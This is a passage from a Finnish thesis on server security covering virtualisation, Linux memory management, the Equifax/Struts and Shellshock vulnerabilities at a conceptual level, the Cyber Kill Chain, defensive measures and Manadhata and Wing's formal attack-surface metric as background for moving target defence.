Palvelu saatetaan kaikkien käytettäväksi vastaanottamalla pyyntöjä julkisen tietoverkon avulla: käyttäjällä pitää olla jonkinlainen mahdollisuus yhteyteen. Pyyntö aiheuttaa aina jonkinlaista prosessointia palvelimella. Palvelimen toiminta riippuu täysin palvelusta, ohjelmistosta ja pyynnöistä. Julkisesti käytettävät palvelut ja niitä toteuttavat ohjelmistot pyritään luomaan mahdollisimman rajoitetuiksi: vain suunniteltu toiminta on mahdollista. Hyökkääjä pyrkii vaikuttamaan palvelimeen ja ohjelmistoihin siten, että ne palvelevat hänen tarkoituksiaan. Väylänä hyökkäjä voi käyttää julkista tietoverkkoa ja verkkosovellusta, kuten muutkin käyttäjät tekevät. Muita väyliä voivat olla esimerkiksi hyökkääjän löytämä piilossa, mutta julkisessa

verkossa oleva toinen palvelin, palvelimen muut avoimet tietoliikenneportit, fyysinen pääsy palvelinkoneeseen tai erilaiset troijalaiset.

Julkisesti verkossa pyyntöjä vastaanottava palvelimella ei pitäisi olla hyvien tietoturvakäytäntöjen mukaisesti kriittistä tietoa, mutta luvaton pääsy siihen on aina kriittinen uhka. Digitaaliset palvelut toimivat eräänlaisena etuovena hyökkääjälle: kun on päässyt etuovesta sisään, aukeaa mahdollisuus päästä käsiksi palvelimen saavuttamaan ja sen taustajärjestelmissä säilytettävään tietoon [TDZA15].

6.1 Laitteisto

Palvelinohjelmistot eivät vaadi erityistä laitteistoa, jotta niitä voidaan suorittaa. Tyypillisesti käytetään konesaliin sijoitettavia ja pitkäkestoiseen käyttöön suunniteltuja laitteita. Kriittiset komponentit voi olla kahdennettu ja sähkönsyöttö turvattu katkojen varalta. Suorittimen arkkitehtuurina on yleisesti käytössä x86 tai x86-64. Ne perustuvat samaan tekniikkaan kuin kuluttajakäyttöön tarkoitetut suoritinmallit, poikkeuksena on parempi tuki virtualisoinnille.


Virtualisoinnin yleistyessä laitteiston merkitys on vähentynyt. Palveluja ajetaan virtuaalikoneilla, joka mahdollistaa resurssien paremman hyödyntämisen. Tietoturvan kannalta virtualisointi mahdollistaa haasteiden eriyttämiseen (engl. separation of concerns) perustuvan lähestysmistavan käytön. Virtualisointi myös muokkaa ajoympäristöä siten, että suorittimessa käytetään eri suoritustiloja kuin normaalisti. Suoritustilat voidaan ajatella sisäkkäisinä kehinä, jossa sisimmällä on eniten oikeuksia ja uloimmalla vähiten. Kehät rajoittavat sallittujen kokekäskyjen määrää, esimerkiksi estämällä etuoikeutettujen (supervisor mode) käskyjen ajamisen. Käyttöjärjestelmää ja käyttäjätason ohjelmia ajetaan eri suoritustilassa. Eniten oikeuksia on virtuaalikoneen valvojalla (VMM), joka toimii välikerroksena suorittimen ja virtuaalikoneiden välillä. Valvoja jakaa virtuaalikoneelle sen tarvitsemat resurssit, valvoo käytettävää suoritustilaa ja huolehtii virtuaalikoneiden eriyttämisestä.

Virtualisointi avaa uusia väyliä hyökkääjille. Virtualisoinnin tarjoamasta eristyksestä on tietyissä tapauksissa päästy pakenemaan [Wik17c]. Tehokkaan resurssienkäytön seurauksena isäntäkoneella on ajossa useita virtuaalikoneita (asiakkaita, palveluja), jotka ovat vaarassa, jos virtualisointialustasta löytyy haavoittuvuus. Virtualisointi mahdollistaa kokonaan uuden luokan MTD-tekniikkoja, jotka perustuvat esimerkiksi alustan ja käyttöjärjestelmän dynaamisuuteen. Näitä käydään tarkemmin läpi luvussa 9.

6.2 Käyttöjärjestelmä

Vuonna 2017 enemmistö palvelimien käyttöjärjestelmistä oli Linux-perheestä. Linux on yleisesti käytössä sen lisenssivapauden ja luotettavuuden takia. Kehitystä tehdään avoimen lähdekoodin periaatteella, mikä mahdollistaa myös haavoittuvuuksien etsinnän lähdekoodia tutkimalla. Yleiskielessä Linux rinnastetaan käyttöjärjestelmään, joka käyttää Linux-ydintä (engl. kernel). Palvelimen käyttöjärjestelmänä on koko-

naisuus, joka koostuu Linux-ytimestä ja valituista ohjelmista, jotka mahdollistavat käyttöjärjestelmälle ominaisia toimintoja. Tällaista kokonaisuutta kutsutaan jakeluksi. Suosittuja ja hyvin tuettuja jakeluja ovat esimerkiksi Ubuntu ja Debian.




Kuva 3: Kuvaus Linux-käyttöjärjestelmän arkkitehtuurista

6.3 Prosessienhallinta

Käyttöjärjestelmän tehtävänä on luoda ohjelmalle sen käynnistyessä sen prosessit ja varata käytettävä muistiavaruus. Käyttöjärjestelmä pitää muistissa suoritettavien prosessien tarvitsemaa tilatietoa, kuten millä käyttäjätunnuksella prosessi on käynnissä ja mitä muistialueita sille kuuluu. Seuraavassa kappaleessa tarkastelemme muistinhallintaa tarkemmin.

6.4 Muistinhallinta

Linux-ytimeen perustuvat käyttöjärjestelmät käyttävät muistinhallinnassa sivuttavaa virtuaalimuistia. Ydintä suoritetaan etuoikeutetussa (supervisor) tilassa. Käyttöjärjestelmän ja käyttäjien prosessit suoritetaan käyttäjätilassa (engl. user mode). Suorittimella on vain rajallinen määrä muistia, joten suoritukseen liittyvä tieto talletetaan muistiin. Muistiin laitetaan esimerkiksi suoritettava ohjelmakoodi. Kun ohjelma on ajossa, niin erilaisia tietorakenteita käyttäen talletetaan ja luetaan ajonaikaista tietoa liittyen ohjelman suoritukseen. Ohjelmavirheiden (haavoittuvuuksien) avulla hyökkääjät pyrkivät muuttamaan muistin sisältöä ja kaappaamaan ohjelman suoritus.



Kuva 4: Kuvaus ohjelmiston suorituksen hierarkiasta

Prosessille annetaan oma virtuaalinen osoiteavaruus joka alkaa nollasta. Näin muistiviittaukset pysyvät samoina ja ohjelmoijan ei tarvitse huolehtia mikä on todellinen fyysinen osoite. Prosessorissa sijaitseva muistinhallintayksikkö (MMU) muuntaa loogiset osoitteet todellisiksi fyysisiksi osoitteiksi. Sivutuksella tarkoitetaan muistin jakamista tasakokoisiin palasiin (sivuihin, engl. pages). Sivutus mahdollistaa virtuaalimuistijärjestelmän toiminnan sekä prosessien kesken jaettujen muistialueiden käyttämisen. Virtuaalimuistijärjestelmässä ohjelman varaaman muistin ei tarvitse sijaita kokonaan fyysisessä keskusmuistissa. Virtuaalimuistijärjestelmä pitää kirjaa siitä, onko muistiosoitteen viittama sivu oikeasti fyysisessä muistissa ja hakee sen tarvittaessa sinne esimerkiksi kovalevyltä. [M. 10]

Prosessille annetaan oma virtuaalinen muistialue, joten prosessi ei voi suoraan lukea toisen prosessin muistialueelta. Koska virtuaalimuisti toimii joka prosessin suorituskerralla samoin, voi ohjelman tekijä tehdä oletuksia muistiosoitteista. Normaalikäytössä tätä tarvitaan harvoin, mutta hyväksikäyttöohjelmat pyrkivät ottamaan prosessin suorituksen haltuunsa, jolloin tarvitaan muistiosoite osoittamaan uuteen ohjelmakoodiin.

Linux-käyttöjärjestelmässä ytimen käyttöön varataan käyttäjätilasta eristetty muistialue. Ydin kasatan kääntämällä ydin ja liittämällä yhtenäiseksi kokonaisuudeksi ytimen ominaisuuksista vastaava koodi. Ytimessä sijaitsee laitteiston käytön mahdollistavat laiteajurit. Käyttäjätilasta kutsutaan järjestelmäkutsujen avulla laitteita ja muuta ytimessä sijaitsevaa toiminnallisuutta. Kuvassa 3 on kuvaus ytimen toiminnoista.

Toisin kuin käyttäjätilassa suoritettavat prosessit, ytimeen liitetyt osat toimivat etuoikeutetussa tilassa. Ytimen prosesseilla on rajoittamaton oikeus käsitellä laitteistoa ja järjestelmän muistia. Tämän takia muistinhallinta eroaa myös käyttäjätilasta. Esimerkiksi laiteajurit voivat toteuttaa ajurille muistinhallintaan liittyviä

toimintoja. Ytimessä ja sen liitännäisissä voi olla haavoittuvuuksia kuten muissakin ohjelmissa. Haavoittuvuuksien onnistunut hyväksikäyttö voi johtaa mielivaltaisten komentojen suorittamiseen etuoikeutetussa suoritustilassa. Tämä tarkoittaa hyökkääjälle rajoittamatonta oikeutta järjestelmään, sen laitteisiin ja muistin.

7 Hyökkäykset ja haavoittuvuudet

Olemme maininneet esimerkkejä hyökkäyksistä ja tietomurroista verkkopalveluita vastaan. Hyökkäys vaatii väylän, jolla vaikuttaa kohteeseen. Väylä voi olla esimerkiksi USB-tikulla levitetty haittaohjelma. Verkkopohjaisten sovellusten luonteesta johtuen väylä kohteeseen on todennäköisesti tietoliikenneyhteys Internetin yli. Kävimme luvuissa 5 ja 6 läpi miten palveluja ajetaan ja millaisia ohjelmistoja niihin liittyy. Tutkielmassa viittamme Linux-palvelinten, verkkopalveluiden ja palvelinohjelmistojen tietoturvaan, ellei erikseen muusta mainita.

Käydään läpi aikaisemmin mainittua Equifax-yrityksen tietomurtoa siltä osin mitä tiedetään tapahtuneen. Hyökkäys tapahtui kuluttajille suunnatun verkkopalvelun kautta käyttäen ohjelmistokehyksessä olevaa haavoittuvuutta (CVE-2017-5638) [U.S17]. Verkkopalvelu oli rakennettu yleisesti käytössä olevaa Java-pohjaista Struts-viitekehystä[9] avuksi käyttäen. Palvelimen käyttöjärjestelmällä ei ole suurta merkitystä tässä tapauksessa.

Haavoittuvuus ja siihen liittyvä korjaus oli julkaistu kaksi kuukautta ennen tietomurtoa[10]. Equifax ei ollut paikannut järjestelmiään, vaikka tieto haavoittuvuudesta oli toimitettu useaan otteeseen. Yritys vetosi inhimilliseen virheeseen prosessissa.

Hyökkääjä on voinut tehdä verkkotiedustelua etsien haavoittuvuuksia Equifaxin verkkopalveluista. Toinen mahdollisuus on, että hyökkääjä on etsinyt massatiedustelulla koko internetin alueelta haavoittuvia ohjelmistoja ja sattunut löytämään Equifaxin palvelun. Epäilen kuitenkin kyseessä olevan kohdistettu hyökkäys. Järjestelmään sisäänpääsyn jälkeen hyökkääjä on voinut suorittaa komentoja kuten palvelimen käyttäjä. Hyökkääjä on ottanut kopiot tietokantojen sisällöistä ja siirtänyt ne itselleen. [U.S17, Nat17]

Murrossa käytetyn haavoittuvuuden CVE-2017-5638 hyväksikäyttö on helppoa. Verkkosivun toteutukseen käytetyssä Struts-kehyksessä oli haavoittuvuus, jota käyttämällä pystyi palvelimella suorittamaan mielivaltaisia komentoja. Kun palvelimelle lähetti sopivasti rakennetun HTTP-pyynnön. Pyyntö sisälsi vain tietyn otsakkeen ja sille tietyllä tapaa muotoillun arvon. Pyyntöjä lähetettäessä otsakkeet ja niiden arvot ovat täysin käyttäjän kontrolloimia. Virhe oli otsaketietojen jäsentäjässä, joka saadaan suorittamaan käyttäjän syötteenä annetut komennot. [Nat17]

Shellshock[11] nimellä kutsuttu haavoittuvuus herätti huomiota sen kriittisyyden, haavoittuvuuden helpon hyväksikäytön sekä haavoittuvien järjestelmien suuren lukumäärän takia. Haavoittuvuuden hyökkäysmenetelmä on sama kuin edellä mainittua Struts-kehystä vastaan ollut. Pelkästään sopivasti koostetun pyynnön lähettämällä voi haavoittuvassa järjestelmässä suorittamaan mitä tahansa komentoja.

[9] "Apache Struts is a free, open-source, MVC framework for creating elegant, modern Java web applications." - https://struts.apache.org/

[10] Yritys huomasi hyökkäyksen tästä kaksi kuukautta myöhemmin heinäkuun lopussa. Julkisesti yritys kertoi tietomurrosta vasta syyskuussa, kolme kuukautta tietomurron ja yli kuukausi sen huomaamisen jälkeen.

[11] https://en.wikipedia.org/wiki/Shellshock_(software_bug)

Yleistettynä hyökkäys tapahtuu käyttämällä kohdejärjestelmässä olevia, sinne lisättäviä tai sen tarjoamia resursseja. Resurssilla tarkoitetaan kohteeseen ja sen ajoympäristöön kuuluvia asioita. Tietojärjestelmä koostuu käyttöjärjestelmästä sekä joukosta ohjelmia, jotka käsittelevät vastaanotettuja pyyntöjä ja käyttäjän asettamia syötteitä. Normaalitapauksessa järjestelmä toimii sille asetetun toimintalogiikan mukaan. Käyttäjä on vuorovaikutuksessa järjestelmän kanssa. Käyttäjä suorittaa tavoitteidensa mukaisia toimintoja käyttämällä järjestelmän tarjoamia resursseja. Hyökkääjä pyrkii samoja väyliä käyttäen vaikuttamaan järjestelmään sen toimintaperiaatteita ja normaalia käyttötarkoitusta vastaan. Hyökkääjän perimmäinen tavoite voi olla oman ohjelmakoodin suorittaminen käyttämällä haavoittuvuutta hyväksi. Edellä mainituissa Struts- ja Shellshock-haavoittuvuuksissa hyväksikäyttöön riitti sopivalla tavalla rakennettu HTTP-pyyntö. Käymme haavoittuvuuksia läpi tarkemmin luvussa 7.5.

7.1 Hyökkäyksen vaiheet ja eteneminen

Kuten aikaisemmin mainittiin, kyberuhkien koskettaessa myös valtioita ja yhteiskuntaa, ovat kansallisesta turvallisuudesta vastaavat instituutiot alkaneet kehittää kyberturvallisuuden ylläpitoon liittyviä menetelmiä. Tietoturvasanastoon on lainattu perinteisessä sodankäynnissä käytettyjä sanoja ja konsepteja. Yksi näistä on hyökkäyksen määritelmä. Kyberhyökkäystä voidaan mallintaa samoin kuin perinteistä hyökkäystä. Hyökkäys voidaan jakaa seuraaviin vaiheisiin, jota myös kutsutaan *Cyber Kill Chainiksi* [HCA11]:

1. Tiedustelu (Reconnaissance)
   Tiedustelussa hyökkääjä etsii haavoittuvuuksia ja valitsee kohteen.

2. Kehitys / Aseistautuminen (Weaponization)
   Aseistautumisessa hyökkääjä tekee hyväksikäyttöohjelman kohdetta vastaan.

3. Toimittaminen (Delivery)
   Toimittamisessa hyväksikäyttöohjelmaa toimitetaan kohteelle suoritettavaksi. Esimerkiksi troijalainen sähköpostilla.

4. Hyväksikäyttö (Exploitation)
   Hyväksikäytössä hyökkääjä käyttää haavoittuvuutta hyväkseen.

5. Asennus (Installation)
   Asennuksessa hyökkääjä asentaa esimerkiksi takaportin, jonka kautta hyökkääjä pääsee järjestelmään sisään.

6. Johtamisjärjestely (Command and Control)
   Johtamisjärjestelyssä hyökkääjä saa suoran pääsyn kohteeseen ja voi toimia kohteessa vapaasti esimerkiksi takaportin kautta komentorivillä.

7. Tavoitteen mukaiset tehtävät (Actions on Objective)
   Hyökkääjä suorittaa tehtävänsä mukaisen toiminnon, kuten tiedon hankkimisen.

Yksittäinen vaihe voi kestää pitkän aikaa, esimerkiksi kuukausia. Kyberhyökkäysten onnistumisen estämisessä on tärkeää valmistautua puolustus- ja suojaustoimenpiteillä jokaista hyökkäyksen vaihetta vastaan [Gre16].

Cincinnatin yliopiston professori John Franco listaa seuraavat puolustavat toimenpiteet [Fra17]:

1. Tunnistus (Detect)
   Aktiivisen hyökkäyksen tunnistamisen sen ollessa käynnissä.
2. Estäminen (Deny)
   Tiedustelutoiminnan ja oikeudettoman käytön estäminen.
3. Häiritseminen (Disrupt)
   Hyökkäyksen häiritseminen esimerkiksi verkkoliikenteen muutoksilla.
4. Heikentäminen (Degrade)
   Hyökkäyksen ja siihen liittyvän toiminnan heikentäminen esimerkiksi hidastamalla verkkoliikennettä.
5. Huijaaminen (Deceive)
   Hyökkääjän estäminen antamalla hyökkääjän tunkeutua valejärjestelmään (Honeypot). Valejärjestelmä ei sisällä mitään järjestelmän varsinaista tietoa, mutta sen avulla voi seurata hyökkääjän suorittamia komentoja. Seuraaminen paljastaa hyökkääjän käyttämän hyökkäysmenetelmän ja hyökkäyksen tavoitteen.
6. Eristys (Contain)
   Hyökkääjän estäminen esimerkiksi verkkotasolla tunkeilijan havaitsemisjärjestelmiä käyttäen (IDS).

7.2 Hyökkäysvektorit

Hyväksikäytön onnistuminen edellyttää hyökkääjältä pääsyä haavoittuvuuteen. Hyökkääjän käyttämää tapaa laukaista haavoittuvuus kutsutaan *hyökkäysvektoriksi* (engl. attack vector). Esimerkki hyökkäysvektorista on *puutteellisesti suojattu ohjelmisto*, joka mahdollistaa SQL-kyselyjen mielivaltaisen tekemisen. Toisenlaisissa hyökkäyksissä hyökkäysvektorina voi olla sähköpostiviesti, jonka avaajille pyritään levittämään haittaohjelmia.


Hyökkäysvektorien määrä ei ole staattinen, vaan niitä tulee jatkuvasti lisää. Jokainen uusi sovellus on potentiaalinen hyökkäysvektori. Hyökkäysvektorien tunnistamisessa ja kirjaamisessa käytetään apuna luokittelua. Hansman ja Hunt [HH05] ovat tutkineet aikaisemmin julkaistuja vaatimuksia ja ehdotuksia luokittelulle. He ehdottavat hierarkista, moniulotteista ja -tasoista luokkitelumenetelmää.

1. Ensimmäisessä ulottuvuudessa luokittelu hyökkäysvektorin perusteella.
2. Toisessa ulottuvuudessa luokittelu hyökkäyksen kohteen perusteella.
3. Kolmannessa ulottuvuudessa luokittelu käytettävän haavoittuvuuden mukaan.
4. Neljännessä ulottuvuudessa luokittelu mahdollisen hyötykuorman (payload) perusteella.

Menetelmä oletettavasti toimii, kunhan hierarkiaa ylläpidetään jatkuvasti. Tämän tyyppistä luokittelua käytetään, kun haavoittuvuuksia seurataan ja niistä tiedotetaan. Eri ulottuvuuksien tieto auttaa tekemään haavoittuvuudesta riskiarvioita.

MITRE-yritys ylläpitää CVE-järjestelmää, jonka avulla ylläpidetään ajantasaista listaa löydetyistä haavoittuvuuksista. Tarkoituksena on tunnistaa haavoittuus ja antaa sille yksiselitteinen tunniste. Tunnisteen avulla kaikki tietävät mistä haavoittuvuudesta on kyse. Haavoittuvuuden kuvaus, hyökkäysvektorit, haavoittuvat kohdeohjelmistot ja muut keskeiset tiedot on katsottavissa CVE-järjestelmässä. [The17].

Haavoittuvuuksien vakavuuden arviointiin tarkoitettu *Common Vulnerability Scoring System* (CVSS) ottaa huomioon hyökkäysvektorin yhtenä mittana. Kuvassa 5 nähdään esimerkkiluokittelua ensimmäisen ulottuvuuden perusteella.



Kuva 5: Esimerkki ensimmäisen ulottuvuuden luokitteluhierarkiasta

Hyökkääjä pyrkii löytämään mahdollisimman paljon tietoa kohdejärjestelmästä ja -verkosta. Hyökkäys voi tapahtua myös toissijaisia palvelimia käyttäen, kuten avoimiksi unohdettujen kehitys- ja testausympäristöjen kautta. Tieto ja lukumäärä käytettävistä hyökkäysvektoreista kasvaa tiedustelun edetessä. Tätä kutsutaan hyökkääjän käytössä olevaksi hyökkäyspinnaksi (attack surface) [MW11, ABJC14]. Intuitiivisesti ajatellen järjestelmälle on aina olemassa hyökkäyspinta riippumatta siitä tekeekö hyökkääjä tiedustelutoimintaa. Järjestelmien ja palvelinten suojaamisessa pyritään pienentämään hyökkäyspintaa: koventaminen, hyökkäysvektorien minimoiminen ja mahdollisten haavoittuvuuksien poissulkeminen parantaa resilienssiä hyökkäyksille.

Vaikka järjestelmällä olisi suuri hyökkäyspinta, ei se välttämättä tarkoita suurta määrää haavoittuvuuksia. Todennäköisyys löytää haavoittuvuus kuitenkin kasvaa suhteessa siihen miten iso hyökkäyspinta on. Näin ollen hyökkäyspinta kuvaa järjestelmän kuvaa järjestelmän turvallisuuden tasoa.

Käynnissä oleva hyökkäysvaihe määrittelee vastaavan hyökkäyspinnan. Tiedusteluvaiheessa hyökkäyspintaa kasvattavat esimerkiksi avoimet tietoliikenneportit ja ajossa olevat palvelut. Hyväksikäyttövaiheessa pinnan kokoa kasvattaa huonosti hallitut käyttöoikeudet, asennetut ohjelmat ja niiden vanhentuneet versiot.

7.3 Hyökkäyspinta

Järjestelmän tietoturvatason määritteleminen on osa riskienhallintamenetelmiä. Järjestelmien kriittisyys ja niiden sisältämän tiedon luonne varmasti vaikuttaa tietoturvaan ja puolustautumiseen käytettäviin resursseihin. Eri sidosryhmillä on eri intressejä tietoturvatason suhteen, joten tarvitaan erilaisia mittareita joilla arvioida tietoturvatasoa. Käytännön tasolla tietoturvatason määrittämiseen käytetään erilaisia tarkistuslistoja, standardeja ja parhaita käytäntöjä. Näitä ovat esimerkiksi ISO/IEC 27000 standardi, Trusted Computer System Evaluation Criteria (TCSEC) ja Capability Maturity Model (SSE-CMM).

Tietoturvatason kvantitatiivinen tutkimus on osoittautunut hankalaksi. Siihen on ehdotettu useita formaaleja malleja, mutta niitö ei voi soveltaa yleisesti. Tämä johtuu siitä, että tietoturva on laaja ja monitahoinen asia. Sen monimutkaisuuden lisäksi vaikeutta aiheuttaa, että käsitteitä ei ole yksiselitteisesti määritelty [Jan09]. Emme yritä ratkaista tätä ongelmaa tässä tutkielmassa, mutta MTD-menetelmien toimintaperiaatteiden ymmärtämiseksi käymme läpi hyökkäyspintaan liittyvän metriikan.

Tietomurron riskin vähentämiseksi olemme kiinnostuneita hyökkäyspinnan suuruudesta. Kirjallisuudessa on esitetty useita malleja, jotka mittaavat hyökkäyspinnan kokoa. Useat niistä on kuitenkin spesifisiä tietylle ohjelmistolle tai järjestelmälle [KMY10]. Manadhata ja Wing kuvaavat menetelmän, jolla voidaan verrata kahden samankaltaisen järjestelmän hyökkäyspintaa [MW11].

Hyökkääjän tarvitsemat resurssit voidaan jakaa kolmeen luokkaan. Ensimmäinen on

toiminnallisuus (methods): hyökkääjä kutsuu ja käyttää järjestelmän tarjoamia toiminallisuuksia. Toiminnallisuuksien avulla siirretään tietoa (dataa) järjestelmästä tai järjestelmään. Toiminnallisuutta on esimerkiksi API-kutsu ja HTTP-pyyntö palvelimelle. Toinen resurssiluokka on *väylä* (channel): hyökkääjällä on suora tai epäsuora menetelmä olla yhteydessä järjestelmään. Väylä on kommunikointimenetelmä, esimerkiksi TCP-yhteys tietoverkkoa käyttäen. Kolmas resurssiluokka on *data*: data sisältää suorat ja epäsuorat syötteet, joihin hyökkääjä voi vaikuttaa. Näitä ovat esimerkiksi tiedostot, HTTP-pyynnön otsaketiedot, lomakkeen tiedot, evästeet, ja niin edelleen. Data sisältää usein hyökkääjän tekemää koodia, pyrkimyksenä on saada suoritettua se järjestelmässä. Manadhata ja kumppanit kutsuvat tätä kolmijakoa resurssiksi. Resurssit vaikuttavat oleellisesti hyökkäyksen onnistumiseen. Mitä enemmän hyökkääjälle saatavilla olevia resursseja kohdejärjestelmässä on, sitä suurempi hyökkäyspinta on ja sitä suurempi riski on hyväksikäytön onnistumisessa. [MW11]

Manadhata ja Wing esittävät hyökkäyspinnan formaalin määrityksen edellä mainittujen kolmen resurssin avulla. Ajatellaan, että S on joukko järjestelmiä, U on hyökkääjä ja D on datajoukko.

Järjestelmän $s \in S$ ympäristö E_s on kolmikko $\langle U, D, T \rangle$, jossa $T = S - \{s\}$ on joukko joka ei sisällä järjestelmää s. Esimerkiksi joukossa $T = \{s_1, s_2\}$, voisi s_1 olla web-palvelinohjelmisto ja s_2 voisi olla tietokantaohjelmisto. [MW11]

Määritelmä 1 ([MW11]) Järjestelmän hyökkäyspinta *on kolmikko $\langle M, C, I \rangle$, jossa M on järjestelmän toiminnallisuus, C on järjestelmän väylät ja I on joukko dataa $d \in D$, jossa datan ajatellaan olevan epäluotettava. Toiminallisuuden joukko M sisältää vain toiminnallisuudet, jotka käsittelevät dataa (syötteitä) järjestelmän ympäristön kanssa. Näitä kutsutaan myös järjestelmän sisään- ja ulostulopisteiksi (engl. entry and exit points). Epäluotettava data on sellainen, jota käsitellään sisään- tai ulostulopisteissä.*

Kaikki resurssit eivät ole alttiita hyökkäykselle tai aiheuta samanlaista vaaraa järjestelmälle. Täten hyökkäyspinnan laskemisessa tulee ottaa huomioon resurssin potentiaalisesti aiheuttama vahinko. Tätä arvioidaan *der* suhteella (damage potential-effort ratio). Ilman hyvää tuntemusta järjestelmästä ja ohjelmistojen lähdekoodia, on *der* arvon määrittäminen hankalaa. Tämä huomioon ottamalla hyökkäyspinnan suure on seuraava. [MW11]

Määritelmä 2 ([MW11]) Järjestelmän hyökkäyspinnan mitta A *on kolmikko*

$$\left\langle \sum_{m \in M^E} der_m(m), \sum_{c \in C^E} der_c(c), \sum_{d \in I^E} der_d(d) \right\rangle$$

Järjestelmän hyökkäyspinta voidaan laskea kvantitatiivisesti seuraavasti.

1. *Järjestelmälle s ja sen ympäristölle E_s, määritellään sen sisään- ja ulostulot M^{E_s}, väylät C^{E_s} ja epäluotettava data I^{E_s}*

2. *Arvioidaan haittapotentiaali-kustannus -suhteet* $der_m(m)$, $der_c(c)$ *ja* $der_d(d)$ *toiminnallisuuksille* $m \in M^{Es}$, *väylille* $c \in C^{Es}$ *ja datoille* $d \in D^{Es}$

3. *Järjestelmälle s lasketaan* $\left\langle \sum_{m \in M^{Es}} der_m(m), \sum_{c \in C^{Es}} der_c(c), \sum_{d \in I^{Es}} der_d(d) \right\rangle$

Tästä nähdään, että mitä avoimempi järjestelmä on, sitä suurempi hyökkäyspinta on. Verkkopalveluissa on aina vähintään yksi hyökkäysvektori ja sille avoin hyökkäyspinta. Hyökkäyspinnan mittaamisen teoria olettaa kuitenkin, että järjestelmä on luonteeltaan muuttumaton. Perinteiset palvelimien koventamiseen perustuvat menetelmät pyrkivät pienentämään hyökkäyspinnan kokoa. Koventamiseen liittyvät prosessit ja politiikat voivat johtaa jäykkyyteen palvelimen ylläpitotoimissa ja täten altistavat sen kärsivälliselle hyökkääjälle, jolla on aikaa etsiä haavoittuvuuksia. MTD-tekniikoihin perustuvat menetelmät taas perustuvat jatkuvaan muutokseen ja sitä kautta hyökkääjän toimien vaikeuttamiseen. Tästä näkökulmasta katsottuna MTD-tekniikka voi kasvattaa esitetyn kaavan mukaisesti lasketun hyökkäyspinnan suuruutta [TDZA15, HG11]. MTD-tekniikat rikkovat kahta oletusta kaavassa. Ensimmäinen oletus on se, että hyökkäyspinta pysyisi aina samana. MTD-tekniikat pyrkivät muuttamaan tai siirtämään 